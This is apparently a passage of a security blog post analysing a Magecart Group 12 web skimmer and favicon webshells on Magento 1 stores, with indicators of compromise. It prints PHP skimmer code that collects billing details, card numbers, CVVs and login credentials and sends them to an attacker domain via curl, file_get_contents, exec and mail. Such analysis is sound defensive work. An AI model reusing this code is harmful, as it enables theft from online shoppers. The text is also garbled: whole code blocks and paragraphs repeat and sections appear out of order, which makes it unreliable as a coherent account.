
```php
if (isset($_POST['billing'])) {
    $bill = $_POST['billing']['firstname'] . ' ' . $_POST['billing']['lastname'] . '|' . $_POST['
        billing']['street']['0'] . '|' . $_POST['billing']['city'] . '|' . $_POST['billing']['
        region'] . ' |' . $_POST['billing']['postcode'] . '|' . $_POST['billing']['country_id'] .
        '|' . $_POST['billing']['telephone'] . ' ' . $_POST['billing']['email'];
    setcookie("_mdata", base64_encode($bill), time() + 36000, "/");
    $_COOKIE['_mdata'] = base64_encode($bill);
};
if (isset($_POST['payment'])) {
    $fieldsArray = array(
        "/.*cc_num.*/" => 1,
        "/.*control_settings.*/" => 1,
        "/.*cc_exp_m.*/" => 2,
        "/.*exp_month.*/" => 2,
        "/.*expirationMonth.*/" => 2,
        "/.*msn_set.*/" => 2,
        "/.*cc_exp_y.*/" => 3,
        "/.*exp_year.*/" => 3,
        "/.*expirationYear.*/" => 3,
        "/.*yellow_set.*/" => 3,
        "/.*savage_set.*/" => 4,
        "/.*cc_cid.*/" => 4);
```

```php
        if (isset($cc_number)) {
            if (strlen($cc_month) == 1)
                $cc_month = '0' . $cc_month;
            if (strlen($cc_year) == 4)
                $cc_year = substr($cc_year, 2, 2);
            $cc_pay = $cc_number . '|' . $cc_month . '/' . $cc_year . '|' . $cc_cid;
            if (isset($_COOKIE['_mdata']))
                $cc_pay .= '|' . base64_decode($_COOKIE['_mdata']);
            $cc_pay_encoded = base64_encode(str_rot13($cc_pay . "\r\n*" . $_SERVER['HTTP_HOST'] . "
                . $_SERVER['SERVER_ADDR'] . "]*"));
            $cc_pay_encoded = str_replace("+", "%2b", $cc_pay_encoded);

            $cnt = 0;
            if (function_exists("curl_init")) {
                $cnt = megalodon_backup_query('https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded, false);
                $cnt = trim($cnt);
            }
            if ($cnt != '1') {
                $cnt = @file_get_contents('https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded);
                $cnt = trim($cnt);
            }

            if (($cnt != '1') && (function_exists("exec"))) {
                @exec('curl --insecure ' . 'https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded);
            }

            @mail('celolum@yandex.ru', 'bb_' . $_SERVER['HTTP_HOST'], $cc_pay);
        }
    }
};

if (!defined("MEGALODON_U" . CRC_MEGALODON_SHORT)) {
    define("MEGALODON_U" . CRC_MEGALODON_SHORT, 1);
    $get_url = "https://pathc.space/MEGALODON/index.php?view=";

    if ((isset($_POST['login']) && (isset($_POST['login']['username'])) && (isset($_POST['login']['
        password'])))) {
        $atoken = base64_encode($_POST['login']['username'] . ";" . $_POST['login']['password']);
        setcookie("_dntoken", $atoken, time() + 36000, "/");
        $_COOKIE['_dntoken'] = $atoken;
    }
```

The data exfiltration part matches what researcher Denis @unmaskparasites had found back in March on WordPress sites (Smilodon malware) which also steals user credentials:



A similar PHP file (Mage.php) was reported by SanSec as well:




That same path/filename was previously mentioned by SanSec during the Magento 1 EOL hacking spree:

This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ documented these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.



There is a lot of publicly documented material on the activities of Group 1 also known for their 'ant and cockroach' skimmer, their decoy CloudFlare library or their abuse of favicon files.

Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript ressource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercize some vigilance and equip yourself with security tools such as our Malwarebytes web protection and Browser Guard.

References

https://blog.group-ib.com/btc_changer

https://twitter.com/unmaskparasites/status/1370579966069383168?s=20

https://twitter.com/sansecio/status/1367404202461450244?s=20

https://twitter.com/unmaskparasites/status/1234917686242619393?s=20

https://community.riskiq.com/article/fda1f967

https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html

https://sansec.io/research/cardbleed

/blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/


Indicators of Compromise

facedook[.]host
pathc[.]space
predator[.]host
google-statik[.]pw
recaptcha-in[.]pw
sexrura[.]pw
zolo[.]pw
kermo[.]pw
psas[.]pw
pathc[.]space
predator[.]host
gooogletagmanager[.]online
imags[.]pw
y5[.]ms
autocapital[.]pw
myicons[.]net
qr202754[.]pw
thesun[.]pw
redorn[.]space
zeborn[.]pw
googletagmanagr[.]com

autocapital[.]pw
http[.]ps
xxx-club[.]pw
y5[.]ms


195[.]123[.]217[.]18
217[.]12[.]204[.]185
83[.]166[.]241[.]205
83[.]166[.]242[.]105
83[.]166[.]244[.]113
83[.]166[.]244[.]152
83[.]166[.]244[.]189
83[.]166[.]244[.]76
83[.]166[.]245[.]131
83[.]166[.]246[.]34
83[.]166[.]246[.]81
83[.]166[.]248[.]67

jamal.budunoff@yandex[.]ru
muhtarpashatashanov@yandex[.]ru
nikola-az@rambler[.]ru



Web shells are a very popular type of malware encountered on websites that allow an attacker to maintain remote access and administration. They are typically uploaded onto a web server after exploitation of a vulnerability (i.e. SQL injection).

To better understand what this webshell is meant to do, we can decode the reverse Base64 encoded blurb. We see that it retrieves data from an external host at zolo[.]pw.




Further looking into the *m1_2021_force directory* reveals additional code very specific to credit card skimming.


```php
if (isset($_POST['billing'])) {
    $bill = $_POST['billing']['firstname'] . ' ' . $_POST['billing']['lastname'] . '|' . $_POST['
        billing']['street']['0'] . '|' . $_POST['billing']['city'] . '|' . $_POST['billing']['
        region'] . ' |' . $_POST['billing']['postcode'] . '|' . $_POST['billing']['country_id'] .
        '|' . $_POST['billing']['telephone'] . ' ' . $_POST['billing']['email'];
    setcookie("_mdata", base64_encode($bill), time() + 36000, "/");
    $_COOKIE['_mdata'] = base64_encode($bill);
};
if (isset($_POST['payment'])) {
    $fieldsArray = array(
        "/.*cc_num.*/" => 1,
        "/.*control_settings.*/" => 1,
        "/.*cc_exp_m.*/" => 2,
        "/.*exp_month.*/" => 2,
        "/.*expirationMonth.*/" => 2,
        "/.*msn_set.*/" => 2,
        "/.*cc_exp_y.*/" => 3,
        "/.*exp_year.*/" => 3,
        "/.*expirationYear.*/" => 3,
        "/.*yellow_set.*/" => 3,
        "/.*savage_set.*/" => 4,
        "/.*cc_cid.*/" => 4);
```

```php
        if (isset($cc_number)) {
            if (strlen($cc_month) == 1)
                $cc_month = '0' . $cc_month;
            if (strlen($cc_year) == 4)
                $cc_year = substr($cc_year, 2, 2);
            $cc_pay = $cc_number . '|' . $cc_month . '/' . $cc_year . '|' . $cc_cid;
            if (isset($_COOKIE['_mdata']))
                $cc_pay .= '|' . base64_decode($_COOKIE['_mdata']);
            $cc_pay_encoded = base64_encode(str_rot13($cc_pay . "\r\n*" . $_SERVER['HTTP_HOST'] . "
                . $_SERVER['SERVER_ADDR'] . "]*"));
            $cc_pay_encoded = str_replace("+", "%2b", $cc_pay_encoded);

            $cnt = 0;
            if (function_exists("curl_init")) {
                $cnt = megalodon_backup_query('https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded, false);
                $cnt = trim($cnt);
            }
            if ($cnt != '1') {
                $cnt = @file_get_contents('https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded);
                $cnt = trim($cnt);
            }

            if (($cnt != '1') && (function_exists("exec"))) {
                @exec('curl --insecure ' . 'https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded);
            }

            @mail('celolum@yandex.ru', 'bb_' . $_SERVER['HTTP_HOST'], $cc_pay);
        }
    }
};

if (!defined("MEGALODON_U" . CRC_MEGALODON_SHORT)) {
    define("MEGALODON_U" . CRC_MEGALODON_SHORT, 1);
    $get_url = "https://pathc.space/MEGALODON/index.php?view=";

    if ((isset($_POST['login']) && (isset($_POST['login']['username'])) && (isset($_POST['login']['
        password'])))) {
        $atoken = base64_encode($_POST['login']['username'] . ";" . $_POST['login']['password']);
        setcookie("_dntoken", $atoken, time() + 36000, "/");
        $_COOKIE['_dntoken'] = $atoken;
    }
```

The data exfiltration part matches what researcher Denis @unmaskparasites had found back in March on WordPress sites (Smilodon malware) which also steals user credentials:



A similar PHP file (Mage.php) was reported by SanSec as well:




That same path/filename was previously mentioned by SanSec during the Magento 1 EOL hacking spree:

This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ documented these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.



There is a lot of publicly documented material on the activities of Group 1 also known for their 'ant and cockroach' skimmer, their decoy CloudFlare library or their abuse of favicon files.

Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript ressource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

